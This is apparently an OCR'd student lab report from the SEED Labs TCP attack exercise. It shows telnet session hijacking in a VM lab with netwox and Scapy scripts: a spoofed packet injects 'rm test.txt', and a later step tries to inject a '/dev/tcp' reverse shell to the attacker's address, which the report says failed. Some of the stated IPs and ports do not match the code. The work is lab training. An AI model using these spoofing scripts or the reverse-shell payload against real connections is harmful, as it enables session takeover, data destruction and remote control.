
```
› Frame 874: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits) o
› Ethernet II, Src: PcsCompu_65:cb:e4 (08:00:27:65:cb:e4), Dst: PcsCompu_16:
› Internet Protocol Version 4, Src: 10.0.2.24, Dst: 10.0.2.23
˅ Transmission Control Protocol, Src Port: 23, Dst Port: 40436, Seq: 8974147
    Source Port: 23
    Destination Port: 40436
    [Stream index: 24]
    [TCP Segment Len: 62]
    Sequence number: 897414730
    [Next sequence number: 897414792]
    Acknowledgment number: 2628111466
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x6854 [unverified]
```

Wireshark capture of telnet connection between client and server. Captured by attacker at 10.0.2.22

From the above capture we get:
Destination port: 23
Source port: *56876*
Next Sequence no: *2155846532*
Ack no: *938566557*
Data to inject: 726d20746573742e747874 (rm test.txt)
That we can use to initiate session hijacking attack using netwox 40


Run on attacker:

$ sudo netwox 40 --ip4-src 10.0.2.23 --ip4-dst 10.0.2.24 --tcp-dst 23 --tcp-src 56876 --tcp-seqnum 2155846532 --tcp-ack --tcp-acknum 938566557 --tcp-window 2000 --tcp-data "726d20746573742e747874"



```
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 14:06:19 EST 2023 from 10.0.2.23 on pts/5
[11/28/23]seed@VM:~$ touch test.txt
[11/28/23]seed@VM:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test.txt
```


First we create a test.txt file in server machine using command : touch test.txt



```
|___4___|___5___|____0x00=0_____|___________0x0033=51___________|
|              id               |r|D|M|       offsetfrag        |
|__________0x2CA7=11431_________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x75F0_____________|
|                            source                             |
|___________________________10.0.2.23___________________________|
|                          destination                          |
|___________________________10.0.2.24___________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_________0x9DF4=40436__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x357D773B=897414971______________________|
|                            acknum                             |
|_____________________0x9CA5CC6E=2628111470_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|__________0x01FD=509___________|
|           checksum            |            urgptr             |
|_________0x8CD9=36057__________|___________0x0000=0____________|
72 6d 20 74  65 73 74 2e  74 78 74                 # rm test.txt
[11/28/23]seed@VM:~$ sudo netwox 40 --ip4-src "10.0.2.23" --ip4-dst "10.0.2.24"
--tcp-dst "23" --tcp-src "40436" --tcp-seqnum "897414971" --tcp-window "509" --t
cp-acknum "2628111470" --tcp-data "726d20746573742e747874"
```

We then initiate the attack from attacker at 10.0.2.22 against server at 10.0.2.24 using netwox

Evidence:



```
[11/28/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Nov 28 14:09:21 EST 2023 from 10.0.2.23 on pts/5
[11/28/23]seed@VM:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
[11/28/23]seed@VM:~$ 
```

The file is deleted at server at 10.0.2.24

Explanation: In this task, we successfully demonstrated how to hijack a telnet session between two computers using netwox 40 tool. We also demonstrated that after session hijacking we can inject commands to delete/modify the system using existing telnet connection.

USING SCAPY

attacker:


```
$ sudo python3 task3.py
```

Code with explanation:

```
#!/usr/bin/python

import sys
from scapy.all import *
ip = IP(src="10.0.2.23", dst="10.0.2.24")
tcp = TCP(sport=56898, dport=23, flags="A", seq=4231327538, ack=48795178)
data = "rm test.txt"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


Destination port: 23
Source port: *56876*
Next Sequence no: *4231327538*
Ack no: *48795178*
Data to inject: “rm test.txt”

Observation:



```
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Nov 29 07:52:03 EST 2023 from 10.0.2.23 on pts/0
[11/29/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Nov 29 07:55:35 EST 2023 from VM on pts/2
[11/29/23]seed@VM:~$
```


Establish telnet connection between server and client


[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp

No.  Time                Source       Destination   Protocol
606 2023-11-29 08:1… 10.0.2.24    10.0.2.23     TELNET
607 2023-11-29 08:1… 10.0.2.23    10.0.2.24     TCP
608 2023-11-29 08:1… 10.0.2.24    10.0.2.23     TELNET
609 2023-11-29 08:1… 10.0.2.23    10.0.2.24     TCP

Transmission Control Protocol, Src Port: 56898, Dst Port: 23, Seq: 4231327
   Source Port: 56898
   Destination Port: 23
   [Stream index: 16]
   [TCP Segment Len: 0]
   Sequence number: 4231327538
   [Next sequence number: 4231327538]
   Acknowledgment number: 48795178
   1000 .... = Header Length: 32 bytes (8)
 Flags: 0x010 (ACK)
   Window size value: 501
   [Calculated window size: 64128]
```

Wireshark capture of telnet connection between client and server


Evidence:



```
Current filter: tcp

No.  Time                Source       Destination   Protocol
822 2023-11-29 08:2… 10.0.2.23    10.0.2.24     TELNET
835 2023-11-29 08:2… 10.0.2.23    10.0.2.24     TELNET
  5 2023-11-29 07:5… 10.0.2.24    35.232.111.17 TCP
  7 2023-11-29 07:5… 10.0.2.24    35.232.111.17 TCP

Transmission Control Protocol, Src Port: 56898, Dst Port: 23, Seq: 4231327
   Source Port: 56898
   Destination Port: 23
   [Stream index: 16]
   [TCP Segment Len: 2]
   Sequence number: 4231327538
   [Next sequence number: 4231327540]
   Acknowledgment number: 48795178
   1000 .... = Header Length: 32 bytes (8)
```

```python
from scapy.all import *
ip = IP(src="10.0.2.23", dst="10.0.2.24")
tcp = TCP(sport=56898, dport=23, flags="A",
 seq=4231327538, ack=48795178)
```

Wireshark capture of the attack



```
[11/29/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Nov 29 08:19:46 EST 2023 from 10.0.2.23 on pts/4
[11/29/23]seed@VM:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
[11/29/23]seed@VM:~$ 
```

There is no trace of the file test.txt

Explanation: In this task, we successfully demonstrated how to hijack a telnet session between two computers using scapy tool. We also demonstrated that after session hijacking we can inject commands to delete/modify the system using existing telnet connection.

3.4 Task 4: Creating Reverse Shell using TCP Session Hijacking

Note: I tried both methods, using netwox and scapy got same error, unfortunately this exercise did not yield expected results in time.

→ In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack. In this task, students need to demonstrate that they can achieve this goal.

Answer:

Client IP Address: 10.0.2.23

Server IP Address: 10.0.2.24

Attacker IP Address: 10.0.2.22


Convert text to Hexadecimal:

Text = "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1”

Hex = "2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e32322f39303930 20303c263120323e2631"


Observation:

Run on client:



```
[11/29/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Nov 29 09:18:15 EST 2023 from 10.0.2.23 on pts/1
[11/29/23]seed@VM:~$ 


[11/29/23]seed@VM:~$ netstat -a | grep telnet
tcp        0      0 0.0.0.0:telnet          0.0.0.0:*               LISTEN
[11/29/23]seed@VM:~$ 
```


Establish telnet connection between client and server



[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp

No.  Time              Source      Destination  Protocol  Length  Info
 140 2023-11-29 09:2… 10.0.2.23   10.0.2.24    TCP         66 56942 → 23 [
 141 2023-11-29 09:2… 10.0.2.24   10.0.2.23    TELNET     607 Telnet Data
 142 2023-11-29 09:2… 10.0.2.23   10.0.2.24    TCP         66 56942 → 23 [
 143 2023-11-29 09:2… 10.0.2.24   10.0.2.23    TELNET     128 Telnet Data
 144 2023-11-29 09:2… 10.0.2.23   10.0.2.24    TCP         66 56942 → 23 [

▸ Internet Protocol Version 4, Src: 10.0.2.23, Dst: 10.0.2.24
▾ Transmission Control Protocol, Src Port: 56942, Dst Port: 23, Seq: 1224238584, Ack: 36024531
    Source Port: 56942
    Destination Port: 23
    [Stream index: 3]
    [TCP Segment Len: 0]
    Sequence number: 1224238584
    [Next sequence number: 1224238584]
    Acknowledgment number: 3602453190
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
```

Wireshark captures telnet connection establishment, we get seq no ack no, dest port data.




```
62f7463702f31302e302e322e32322f3930393020303c263120323e2631"
IP_______________________________________________________________.
|version|  ihl  |       tos       |              totlen              |
|___4___|___5___|_____0x00=0______|____________0x0058=88_____________|
|                id               |r|D|M|        offsetfrag          |
|___________0x1D21=7457___________|0|0|0|_________0x0000=0___________|
|        ttl      |    protocol    |             checksum            |
|_____0x00=0______|_____0x06=6_____|____________0x8551_______________|
|                               source                               |
|___________________________10.0.2.24________________________________|
|                             destination                            |
|___________________________10.0.2.23________________________________|
TCP______________________________________________________________.
|           source port            |         destination port        |
|_________0xDE78=56952_____________|____________0x0017=23____________|
|                               seqnum                               |
|______________________0x4F8C3B23=1334590243_________________________|
|                               acknum                               |
|______________________0x917ED9AF=2441009583_________________________|
| doff   |r|r|r|r|C|E|U|A|P|R|S|F|              window              |
|___5____|0|0|0|0|0|0|0|1|0|0|0|0|__________0x07D0=2000______________|
|             checksum             |              urgptr             |
|_________0xB639=46649_____________|____________0x0000=0_____________|
2f 62 69 6e  2f 62 61 73  68 20 2d 69  20 3e 20 2f  # /bin/bash -i > /
64 65 76 2f  74 63 70 2f  31 30 2e 30  2e 32 2e 32  # dev/tcp/10.0.2.2
32 2f 39 30  39 30 20 30  3c 26 31 20  32 3e 26 31  # 2/9090 0<&1 2>&1
[11/29/23]seed@VM:~$ 
```

Attack initiated at Attacker machine ith IP address 10.0.2.22

Attacker machine runs Command: $ sudo netwox 40 --ip4-src 10.0.2.24 --ip4-dst 10.0.2.23 --tcp-dst 23 --tcp-src 56952 --tcp-seqnum 1334590243 --tcp-ack --tcp-acknum 2441009583 --tcp-window 2000 --tcp-data "2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e32322f3930393020303c263120323e2631"

Evidence:



[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp

```
No.      Time                 Source         Destination     Protocol  Length Info
     736 2023-11-29 09:4… 10.0.2.24      10.0.2.23       TELNET       125 Telnet Data
     737 2023-11-29 09:4… 10.0.2.23      10.0.2.24       TCP           66 56952 → 23 [
     738 2023-11-29 09:4… 10.0.2.24      10.0.2.23       TELNET       128 Telnet Data
     739 2023-11-29 09:4… 10.0.2.23      10.0.2.24       TCP           66 56952 → 23 [
```

```
▸ Ethernet II, Src: PcsCompu_16:b2:ef (08:00:27:16:b2:ef), Dst: PcsCompu_65:cb:e4 (08:00:27:65
▸ Internet Protocol Version 4, Src: 10.0.2.23, Dst: 10.0.2.24
▾ Transmission Control Protocol, Src Port: 56952, Dst Port: 23, Seq: 1334590243, Ack: 24410095
    Source Port: 56952
    Destination Port: 23
    [Stream index: 18]
    [TCP Segment Len: 0]
    Sequence number: 1334590243
    [Next sequence number: 1334590243]
    Acknowledgment number: 2441009583
    1000 .... = Header Length: 32 bytes (8)
```

```
[11/29/23]seed@VM:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         _gateway        0.0.0.0         UG    100    0        0 enp0s3
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 enp0s3
link-local      0.0.0.0         255.255.0.0     U     1000   0        0 enp0s3
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
[11/29/23]seed@VM:~$ sudo nc -lv 9090
nc: getnameinfo: Temporary failure in name resolution
```

Unfortunately, we ran into an error and could not get the backdoor

Explanation: In this task we attempted to obtain a reverse shell using netwox 40**.**


USING SCAPY

Code with explanation:

```
#!/usr/bin/python
import sys
from scapy.all import *
ip = IP(src="10.0.2.23", dst="10.0.2.24")
tcp = TCP(sport=56936, dport=23, flags="A", seq=2814227762, ack=3799015742)
data = '\r /bin/bash -i > /dev/tcp/10.0.2.22/9090 0<&1 2>&1\n'
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


Destination port: 23
Source port: 56936
Sequence no: 2814227762
Ack no: 3799015742
data = '\r /bin/bash -i > /dev/tcp/10.0.2.22/9090 0<&1 2>&1\n'

Observation:




```
[11/29/23]seed@VM:~$ telnet 10.0.2.24
Trying 10.0.2.24...
Connected to 10.0.2.24.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Nov 29 08:22:05 EST 2023 from 10.0.2.23 on pts/0
[11/29/23]seed@VM:~$ 
```

Telnet connection between client and server



tcp


```
No.   Time               Source      Destination  Protocol
